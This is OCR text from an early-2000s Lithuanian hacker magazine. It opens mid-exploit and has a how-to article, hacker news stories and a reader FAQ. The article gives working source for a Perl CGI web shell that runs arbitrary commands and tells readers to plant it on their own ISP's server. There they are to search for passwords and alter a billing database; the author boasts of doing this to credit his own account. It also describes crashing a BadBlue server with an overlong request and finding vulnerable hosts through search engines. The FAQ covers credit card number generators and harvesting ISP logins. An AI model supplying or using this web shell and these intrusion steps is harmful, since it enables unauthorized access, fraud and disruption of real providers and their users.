"; } close(Op); $a= "*
Kokį failą perskaityti arba į kurią serverio vietą nueiti? Kur tik nori, svarbu, kad ten būtų reikalinga tau informacija. Jei nori, gali pavogti visą vartotojų duomenų bazę iš */var/w3mail/hire.net/*. O galima ir išvis gauti *root* teises, ypač jei pašto programa buvo paleista su atitinkamom privilegijom. Žodžiu, puikus laukas eksperimentams :).

Laužom IPT! Pagal *Forb*

Visi IPT dalijami į dvi grupes: tie, kurie su malonumu ir be jokių nesusipratimų duoda tau UNIX *shell*, ir tie, kurie tau *shell* neduos niekad gyvenime ir už jokius pinigus (man nepasisekė – mano IPT būtent toks).



Bet ir šiuo atveju nereikia nusiminti. Tarkime, IPT davė tavo IPT paskyrė tau 10 Mb tavo asmeniniam *web* puslapiui ir FTP *akauntui*. To tau ir reikia.



Parašykim PERL skriptą, kuris padės mums valdyti IPT serverį (turime omeny, kad tavo IPT *web* servas "Apache" ir PERL – populiariausias variantas). Nesijaudink, parašyti skriptą labai paprasta. Atidaryk užrašų knygutę aka *Notepad.exe* :) ir rašyk ten:

```
#!/usr/bin/perl
print "Content-type: text/html\n\n";
$cmd=$ENV{QUERY_STRING};
# Kintamajam "cmd" priskiriam skripto argumentus
@tmp=split(/%20/,$cmd);
# sukuriam masyvą "tmp", kuriame bus saugomos pagal tarpus suskirstytos eilutės iš kintamojo "cmd".$cmd=join(" ",@tmp);
# atnaujinam kintamąjį "cmd", pakeisdami visus brouserio užkoduotus tarpus (%20) į paprastus.
@output=`$cmd`;
# vykdom komandą "cmd" serveryje ir jos rezultatą įrašom į masyvą "output".
print "<html>
</pre>\n";
foreach (@output) {
print "$_";
# Rezultatus išvedame į ekraną.}
print "</pre></html>";
```

Išsaugok šį kūrinį pavadinimu "test.pl" ir persiųsk jį į servą režimu *ascii*, nes kitaip tavo skriptas tiesiog neveiks. Kad pereitum į režimą *ascii*, persiųsk servui komandą "TYPE A".

Viskas paprasta. Skriptas vykdo komandą, kuri perduodama per QUERY_STRING. Bet prieš testuodamas skriptą, turi padaryti jį vykdomu. Tam pakeisk jo atributus į "755" (jei negali to rasti, tai išsiųsk komandą "site chmod 755 test.pl" į FTP serverį).

Viskas buvo padaryta sėkmingai

Jei viską pavyko padaryti sėkmingai, tai paleisk savo naršyklę ir joje surink: **"http://www.your_provider.com/kelias_prie_skripto_direktorijos/test.pl?whoami"**. Skriptas turėtų atsakyti "nobody", jei, aišku, bukas adminas nepaleido serverio *root* teisėmis :)). Jei ekrane nieko nepamatei arba pamatei pranešimą apie klaidą 500, vadinasi, padarei klaidą rašydamas skriptą. Jei pranešime nurodyta klaidą 403, vadinasi, skriptas neturi vykdymo atributo.


Taigi dabar gali iš nuotolio valdyti savo IPT serverį. Čia fantazijai nėra ribų. Naršyk po tiekėjo FTP serverį, ieškok slaptažodžių, skriptų ir kitokių naudingų dalykų (aš, pavyzdžiui, radau SQL duomenų bazę, kurioje buvo fiksuojamas vartotojų paslaugų apmokėjimas, ir periodiškai papildydavau savo sąskaitą :)).

Blogas ir melsvas!

Dar vienas MS "Windows" aplinkai skirtas *web* serveris neįprastu pavadinimu "BadBlue", kuriuo galima gauti nemažai teigiamų dalykų: *užšarinti* resursus, kad prieitum prie reikalingų žmonių, naudoti CGI, ISAPI ir PHP. Štai ir mūsų adminas buvo neatsargus ir suinstalino sau tokį servą. Jis turėjo versijos 1.02.07, kuri buvo paskutinis iš serijos su klaida, servantą. Klaidą mes dabar panagrinėsim :(.

Įsilaužymas vyksta panaudojant biblioteką *ext.dll*, kuri yra jo distribucijoje. Štai tipiškas kreipimosi į šią biblioteką pavyzdys:

http://www.hacker.lt/ext.dll?mfcisapicommand=loadpage&page=default.hts. Paaiškėjo, kad valdyti serverį teks per užklausą, kuri eis po "=". Paprasčiausias sprendimas – užklausa, kurią sudarytų 284 baitai ir daugiau.



Tai leistų pasiųsti serverį į visišką *nokautą*. Versijoje 1.02.08 ši klaida jau buvo ištaisyta, todėl pažaisti su admino *web* serveriu pavyko tik savaitę. Bet tai buvo verta pastangų: už kiekvieną pašalinį žodį *chate* jis netekdavo savo vaiko, kol neperkraudavo kompo :).

Taip pat be ypatingų problemų buvo galima gauti informacijos apie programų išdėstymą serveryje: tiesiog užklausi **"http://www.example.com/ext.dll"** ir pamatai:


[Error: opening c:\program files\badblue\pe\default.htx]

Ir nepamiršk: "hacker.lt" – tik pavyzdys, pas mus "BadBlue" tikrai nėra.

Kad būtų daugiau ir geriau?

Deja, gerai žinomame softe klaidų randa ne taip jau dažnai. Paprastai būna tik vaikų pasilinksminimai, kaip ir šitas "BadBlue", kurių niekas nenaudoja, o ne rimtas softas, kuris yra plačiai naudojamas visame pasaulyje. Todėl šansų, kad tavo IPT naudos "BadBlue" ar panašų kvailą serverį, beveik nėra. Teks šiek tiek pasikankinti, kol rasi panašią programą.

Bet iš tikrųjų, jei įdėmiau pažiūrėsim, tai galima rasti dešimtis, o gal ir šimtus serverių su softu, kuris būtų pilnas įvairiausių klaidų. Reikia tiesiog ieškoti. O kaip ieškoma internete? Aišku, kad per paieškos sistemas. Tad išsirenki kokį skriptą, ir užklausi pagal jo pavadinimą: */cgi-bin/script.cgi*.



Rezultatas – 10-100 nuorodų, iš kurių 10 procentų turėtų tikrai mus sudominti. Eini į reikiamą serverį ir pradedi BLOGĮ. Pavyzdžiui, *w3mail* buvo rasta apie 30 kartų įvairiuose nekomerciniuose serveriuose.

Būdas yra senas kaip mūsų pasaulis. Jis buvo naudojamas dar */etc/pwd* arba *services.exe* paieškai. Galima šiek tiek atnaujinti techniką ieškant ne skripto pavadinimų, bet standartinių frazių kaip, pavyzdžiui, "Powered by Netaddress" arba "Apache v.hole". Suradęs vieną saitą su tokia informacija, gulinčia atvirai, HTML formate, galėsi rasti dar dešimtis serverių su tokiom pačiom klaidom.

Jei domina tam tikra skylėta biblioteka, tai gali naudotis failų paieškos sistemomis, pavyzdžiui, **www.ftpsearch.lt**.



Na, kaip, užteks? Dabar prie darbo.

X-LIFE

Hakeriai valstybės tarnyboje, laužymas – kaip sporto šaka, ir kitos pasakos

b4r4n0ff (baranoff@dz.ru), vertėjas: Maxas (max@hacker.lt)


Pirmoji pasaka: hakeriai dirba vyriausybei

Gyveno kartą tolimoje Indijoje hakeriai ir dirbo savo įprastus hakeriškus darbus: gėrė Indijos alų ir prisigėrę laužė visokius Indijos saitus. Ir taip gerai jiems sekėsi tai daryti, kad garsiosios technologinės Indijos kompanijos suprato, jog sūneliai dirba kaip reikiant, todėl nusprendė organizuoti specialųjį kovos su tinklo nusikaltėliais komitetą. Indijos vyriausybei ši idėja patiko, taip ir atsirado kontora, pavadinimu "National Cyber Cop Comittee" ("Nacionalinis kiberpolicinis komitetas"). Jų veiklos sritis buvo visai aiški – gaudyti daugiausia pridirbusius hakerius ir traukti juos administracinėn atsakomybėn. Bet Indijos hakeriai kalėjimo neišsigando, todėl įsilaužymai tęsėsi. Tada NASSCOM – NCCC komiteto įkūrėjo prezidento Devango Mechta galvoje gimė mintis, kad nelogiška bėgioti visur paskui protingus hakerius nesėkmingai bandant pasodinti juos už grotų. Geriau būtų pasamdyti gabiausius jų, pasiūlyti jiems valstybės stogą ir daug pinigų, ir kad jie patys prižiūrėtų svarbiausius serverius atremdami galimas atakas. Pasakyta – padaryta.

Rado Mechta 19 protingų hakerių, kurie sutiko pamiršti savo tamsią praeitį :) ir padėti NCCC. Vyriausiam iš Mechtos komandos yra 19 metų, jauniausiam – 14. Tad jei informacijos dėstytojas pagaus tave instaliuojant karo softą į jo kompą, padaryk protingą veidą ir sakyk, kad dirbi specialioms tarnyboms :).

Štai ką Mechta pasakė apie savo pasamdytus hakerius: "Jei norite pagauti hakerį, jums reikia hakerio smegenų. Šie vaikinai nuostabūs. Jie man pasakė, kad per 5 minutes galėtų nulaužti Indijos gynybos ministerijos saitą..."

Dabar "nematomo fronto kovotojai", įstoję į NCCC gretas, visiškai teisėtai laužys vyriausybinius saitus, kad galėtų paaiškinti kvailiems adminams, kurioje vietoje yra skylė, ir kaip ją geriau uždengti. Štai taip! Oficialus hakingas už valstybės atlyginimą :).



Antroji pasaka: hakeriai gavo nuo "Pitbulio", arba Laužymas – kaip sporto šaka

Turbūt teko girdėti apie įvairius hakerių konkursus? Taip? Tuomet skaityk pasaką būtent apie tokį konkursą.

Gyveno kartą žurnalas "eWeek", priklausantis informacinei imperijai "ZDNet". Redakcija nusprendė pasilinksminti ir organizuoti kokį nors labai įdomų laužymo konkursą su dideliu prizu ir neribotu dalyvių skaičiumi. Be to, leisti pinigus įrangai redakcija nenorėjo, todėl nutarė pasinaudoti kitų kompanijų, užsiimančių *security*, įrangą ir apsaugos sistemas. Tai yra drąsi kompanija kurianti saugią, pagal jos supratimą, sistemą, o "eWeek" kviečia visus, kurie nori, tą sistemą laužyti. Jei nesulaužys, tai bus neįtikėtina reklama kompanijai. Jei nulauž, tai vis tiek reklama, bet jau ne tokia sėkminga :). Aišku, kad kompanijos deda visas pastangas, jog sistemos nenulaužtų.

Šiais metais "OpenHack" vyko trečią kartą. Drąsus rėmėjas – kompanija "Argus Systems" su savo produktu "PitBull Intrusion Prevention System" (aka tiesiog "PitBull"). Konkursas vyko sausio 15-31 dienomis. Dalyvavo visi norintieji. Pagrindinis prizas – 50 000 žalių. Neblogai.

Reikėjo nulaužti keturias sistemas: už vienos nulaužimą – 1000 dolerių, dviejų – 2500, trijų – 10 000, o už visų keturių – 50 000.

Dabar šiek tiek panagrinėkim technines smulkmenas.

Pirmiausia buvo siūloma nulaužti *shell* serverį. Mažiuką *shell* serverį nedidelio IPT. Platforma – "Solaris 7 ant Sparc". Servisai: *telnet, telnetd, mail, ftp, ftpd, ssh, sshd* ir *tin*. Tikslas: gauti *root*, šakniniame kataloge sukurti failą *hack.txt* ir įrašyti į jį savo el. pašto adresą.

Paskui buvo siūloma nulaužti *DNS/mail* serverį. Sistema – "RedHat Linux". Servisai: DNS, POP, IMAP. Nuotolinį priėjimą prie sistemos turi tik IPT administratoriai. Tikslas: įrašyti į DNS duomenų bazę *domeną hacked.openhack.com* :).
Paskui buvo siūloma prasimankštinti *defeisu*. *Web* hostingas. Sistema – "Solaris 7 ant x86". Kad nulaužtų, vartotojui reikėjo gauti *webmaster* teises, tada jis gali keisti puslapių turinį. Serveryje yra *cgi*. Tikslas – dviejų saitų *web* hostinge *defeisas*.
Na, ir pabaigai dalyviai turėjo palikti savo pėdsaką fiktyvios el. parduotuvės duomenų bazėje. Sistema – "AIX 4.3.3" (egzotika). Paprasti IPT vartotojai priėjimo prie sistemos neturi. Administravimas – tik per *web* interfeisą. Tikslas – rasti slaptą frazę parduotuvės *hackme* bazės lentelėje.

Laužimui buvo skirti specialūs kompai. Naudoti DOS/DDOS atakas buvo draudžiama. Ypatingiems tankistams taip pat buvo pasakyta, jog "fizinis serverių laužymas užtraukia teisinę atsakomybę". Taigi nebuvo galima pasiimti beisbolo lazdos ir sudaužyti visus 4 servus.
Dvi savaites krūva hakerių bandė nulaužti "Pitbulį". Viskas baigėsi tuo, kad niekas net 1000 nelaimėjo. "Pitbulis" visus nugalėjo. Arba organizatoriai norėjo labai geros reklamos ir paslėpė visas nulaužimo galimybes. Bent jau spaudos pranešimuose buvo įdomių pasakymų: "Kai kurie dalyviai sugebėjo gauti priėjimą prie sistemos, bet nesugebėjo atlikti testo užduočių". Kaip tai? *Root* gavai, o tekstinio failo sukurt negali? Neaišku.

Trečioji pasaka: sm0ked crew žygiai


Sausio pradžioje klanas *sm0ked crew* dar kartą pademonstravo visuomenei, koks iš tikro geras daiktas yra "Microsoft Internet Information Server". Per vieną parą buvo nulaužti "Compaq", HP, "Gateway", "New York Times" ir net du kartus "Intel" kompanijų saitai. Tai tik didžiausi laimėjimai. Žiūrint į hakerių metraštyje *attriton.com* (**www.attrition.org/mirror/attrition**) saite esančių *sm0ked crew* įrašų skaičių galima teigti, kad vyrukai išties aktyvūs. Grupės ideologas The-Rev tvirtina, kad jo mėgstamiausias užsiėmimas – IIS laužymas. Rezultatas – tokio tipo pranešimai didžiausiuose saituose:

"Owned by sm0ked crew. The-Rev gives another admin a nice headache. Greets to DownKaos - ApocalypseDow - datagram - gM - blachz - B_Realpimpshiz. Intel is blocking my HTML transfer so no pretty webpage, sorry. Questions, email me at sm0kedcrew@hushmail.com. Hi Blackdog."

Tai, trumpai išvertus iš anglų, reikštų: "Šį saitą valdo *sm0ked crew*, o adminą dabar kankins hemorojus" :).

Su "Intel" išvis labai linksmai išėjo. Hakeriai padarė saitui *defeisą*. Paskui kažkoks "protingas" žurnalistas pavadino grupę "script kiddies". Vyrukai, žinoma, supyko. Tada antrą kartą nulaužė "Intel", per tą pačią skylę, demonstruodami visą "Intel" adminų bukumą. Užrašas saite buvo toks: "Intel 0, sm0ked crew 2". Tipo 2:0, laimi *cool* hakeriai. Žodžiu, ką čia galima pridurti? Tokių turtingų kompanijų adminai neturėtų naudoti tokį visiems prieinamą softą, ypač atsižvelgiant į klaidų gausą. Nes du kartus įkristi į tą pačią duobę – kažkaip nerimta.

To be continued...
-



HACK-FAQ

faq@hacker.lt

Užduodamus klausimus sukonkretink. Pateik daugiau duomenų apie sistemą, aprašyk viską, ką žinai apie ją. Tai padės mums geriau atsakyti į tavo klausimus bei nurodyti tavo klaidas. Ir nereikia mums sukti galvos: mes nedalijam nemokamo interneto, neieškom krekų, nepateikiam universalių įsilaužimo metodų.

Q: Atrodo, mane susekė. Ką gali adminas sužinoti pagal mano IP? Ir ką galės paskui padaryti?

H Užjaučiu. Reikėjo geriau slėptis. O šiaip, tavo IP – tai viskas (jei jis tikras, o ne *spoofintas*). Pagal IP galima spręsti, per kokį IPT buvai prisijungęs, kai hakinai, kada (milisekundės tikslumu), į kokį modeminį *pulą* prisiskambinai. Su šiais duomenim galima bus kreiptis į policiją, kuri patikrins, iš kur skambinai, sužinos adresą, atvažiuos, išjungs šviesą tavo bute ir užeis į svečius, kad parodytų linksmą koncertą "kaukių šou". Atsižvelgiant į tai, kiek padaryta, šis koncertas gali užsitęsti iki 10 metų su konfiskacija.

Q: Ar tikrai yra kreditinių kortelių generatorius? Koks būdas naudojamas generavimui?

H Tokių generatorių tikrai yra. Kiekviena kreditinė kortelė turi numerį, kurį sudaro skaičių rinkinys bei kontrolinė suma (paskutinis skaičius). Visi skaičiai apdorojami pagal tam tikrą algoritmą ir taip gaunama kontrolinė suma. Generatoriai – tai programa, kuri naudodama šį algoritmą generuoja tam "tikrus" kortelių numerius. Bet visa tai liko praeity. Dabar norėdamas panaudoti kortelę atsiskaitymams internetu turėsi žinoti savininko vardą ir galiojimo datą. O kai kuriose parduotuvėse reikalaujama nurodyti net savininkų batų dydį :). Svarbiausia, kad informacija tikrinama per patį banką. Pasakysiu daugiau, perkant ypač brangius gaminius tau būtinai paskambins telefonu, kurį nurodysi formoje, ir paklaus: "O tai tikrai jūsų kortelė? Tikrai norėsit pirkti televizorių už 4000 dolerių?"

Q: Ar yra dar vietų, kur būtų galima panaudoti sugeneruotus kreditinių kortelių numerius?

H Sugeneruotus kreditinių kortelių numerius su malonumu priima vienoje Vilniaus "parduotuvėje" – Lukiškėse :). Visur kitur jau nebe. Ir gan seniai. O kaip viskas buvo puiku 1992 metais.

Q: Paaiškinkit kvailam vartotojui, kaip nustatyti savo IP adresą.

H Tavo adresas – 127.0.0.1. O kompiuterio adresą tinkle galima sužinoti *ipconfig.exe* programėle (kaip supratau, naudoji "Windows"). Tiems, kurie mėgsta langus, galiu pasiūlyti primityvią *winipcfg.exe* programytę (tik "Win9x"). Aišku, kad paleisti programas reikia tik tada, kai esi tinkle.

Q: Kaip man sužinoti daugiau įvairių mano IPT slaptažodžių?

H Na, ir klausimas. Iš tikrųjų gali prisirinkti savo IPT pašto adresų. Yra specialios programos, kurios tai daro. 99 atvejais iš 100 viskas, kas bu prieš @ ir yra *loginas*. Gali užeiti į paieškos sistemą ir užklausti "@ipt.lt". Šitaip surasi savo IPT vartotojų puslapius.

Q: Radau nedidelę spragą *Narod.ru* saite, bet iškilo viena problema: ar yra el. pašte žinučių perėmimo būdas?

H Kodėl yra? Visą internetą stebi specialiosios tarnybos, todėl žinutes perimti galima. Bet tikimybė, kad perims būtent tavo yra 0. Nors... jei jiems TAVĘS prireiks, tai tikimybė, jog visas tavo paštas ir *trafikas* bus *loginamas* – 100 procentų. O jei atmesim specialiąsias tarnybas, tai liks žmonės su trojanais, kurių paštas taip pat skaitomas, bet šiuo atveju jį skaito hakeriai.

Q: Turiu vieną nedidelę problemą :) (užjaučiu, mano ši problema didesnė, – red. past. :)). Mano modemas ACORP 56K v.90 susijungia tik 4600 bps greičiu, nors iš kitų vietų viskas gerai, konfigūracijos irgi nekeičiau. Greičio apribojimų mano IPT taip pat nėra. Pasakykit, kas galėtų būti?

H Galbūt turi nekokią ATS arba telefono linijoje yra neteisinga varža. Jei pasirinkai pirmąjį variantą, tai savo *konektui* jau nebepadėsi. Jei antrą – tai atidaryk telefono kištuką ir pažvelk į vidų. Kartais ten ir būna varža. Toks nedidelis daikčiukas kažkada neleisdavo mano modemui pasiekti didesnį nei 2400 bps greitį. Jį pašalinus modemas pasiekė 28800 bps greitį (tuo metu tai buvo didžiausias galimas), o dabar ir 42000 bps pasiekia. O šiaip geriausia laidą modemui vesti iškart iš laiptinės, nes kuo daugiau prie jo visokiausių kontaktų, telefonų ir kitokio šlamšto, tuo lėčiau veiks modemas.

Q: Noriu nulaužti saitą *.boom.ru :)). Būsiu konkretus. Pastebėjau, kad ten esanti autorizacijos sistema, jei neteisingai įvedi slaptažodį, paklausia tavo pašto adreso (į kurį ir siunčia slaptažodį). Rašau ten savo paštą, bet gaunu pranešimą, kad tokio saito nėra... Arba laukai užpildyti neteisingai.**

H Greičiausiai servery yra didelė duomenų bazė, kurioje šalia kiekvieno saito adreso yra savininko paštas. Kai tu įrašai savo paštą, tai vyksta paieška, ir pabaigoje grąžinamas pranešimas apie klaidą, nes tavo el. pašto neatitinka joks puslapis. Kad nebūtų klaidos, turėsi įvesti saito adresą ir jo savininko paštą. Bet tau tai nepadės, nes slaptažodis iškeliaus būtent jam. Todėl tavo nedoras sumanymas nebus įgyvendintas.

Q: Kas yra "Coocies" arba "sausainiai"? Turiu omeny ne tuos, kuriuos mama per šventes kepa, o iš WWW.

H Šiaip jau "sausainiai" yra "Cookies". Bet kuriuo atveju tai yra labai skanus daiktas, aišku, jei tinkamai paruoštas,

pavyzdžiui, su džemu arba vyšnių kremu. Kai tu užeini į kokį nors saitą, jis turi teisę paruošti tavo naršyklei, o per ją – kietam diskui reikiamą sausainių skaičių. Kai sausainiai paruošti, juos deda į *Windows\Cookies*. Tai vienintelė vieta, prie kurios turi priėjimą HTML. "Cookies" – tekstiniai failai, kuriuose gali būti įrašytas tavo slaptažodis (jei kur nors uždėjau paukščiuką ant "Prisiminti slaptažodį") arba *loginas*, arba tiesiog vardas ir pavardė iš formų. Visa tai daroma dėl patogumo – užeidamas į saitą neturėsi įvesti slaptažodžio, o jis su tavim pasisveikins "Sveikas, Petrai. Jau 666-ąjį kartą aplankei mūsų *tūsą*", taip pat statistikos tikslais. Dėl slaptos informacijos perdavimo per "Cookies" iki šiol tęsiasi ginčai, bet daugelis specialistų iki šiol mano, kad tai neįmanoma. Nors yra ir kitų minčių. Paskaityk internete konferencijas.

Q: Kaip galima panaudoti "Cookies" blogiems tikslams?

H Dar ir kaip. Viena vertus, duomenys bus apsaugoti, nes "Cookies" gali gyventi tik savo kataloge ir išeiti už jo ribų negalės. Bet vieta kietajame diske neapsaugota. Parašęs paprasčiausią skriptą aš paleidau nedidelį ciklą, kuriame 100 kartų įrašiau sausainiuką. Atominę bombą man į užpakalį, bet skriptas buvo įvykdytas, ir mano diske vietos sumažėjo 30 Kb. O jei paleisi tokį ciklą ilgesniam laikui ir rašysi didesnius sausainiukus? Galima labai pakenkti kietajam diskui. O svarbiausia, kad lameris nesupras, kur dingo visa vieta.

Q: Kas per ISDN ir kam to reikia?

H Tai standartas. Yra tokie ISDN modemai, skirti sparčiajam prisijungimui per ISDN linijas, kurios yra prieinamos ISDN žmonėms su ISDN piniginėmis. Paprastiems mirtingiesiems su Acorp-UsR suderinamomis piniginėmis toks dalykas tik sapnuose prieinamas.

Q: Kaip man gauti greitą ryšį su internetu, pavyzdžiui, 2 Mbit/s?

H Tam reikės didelio ir storo... (ką, vėl ne tai pagalvojai?) Turėjau omeny ryšio kanalą :)). O tam reikės didelės ir storos... (ir vėl ne tai? Pipire, tau kažkas negerai, turėjau omeny piniginę :)). O jei tokios neturi, tai sėdėk su savo mažu ir plonu... (čia gali galvoti ką tik nori :)). Nors palauk, daugelyje miestų dabar tapo populiarūs vietiniai tinklai su plačiais išėjimais į internetą. Paprastai pajungimas į tokį tinklą nėra brangus, o ir mėnesinis mokestis nebaisus, todėl tai tikrai apsimoka... Vienintelis dalykas – jei esi *warezman*, tai paruošk pinigus, nes kartais yra apmokestinamas duomenų srautas, pavyzdžiui, kiekvienas 150 Mb kainuos 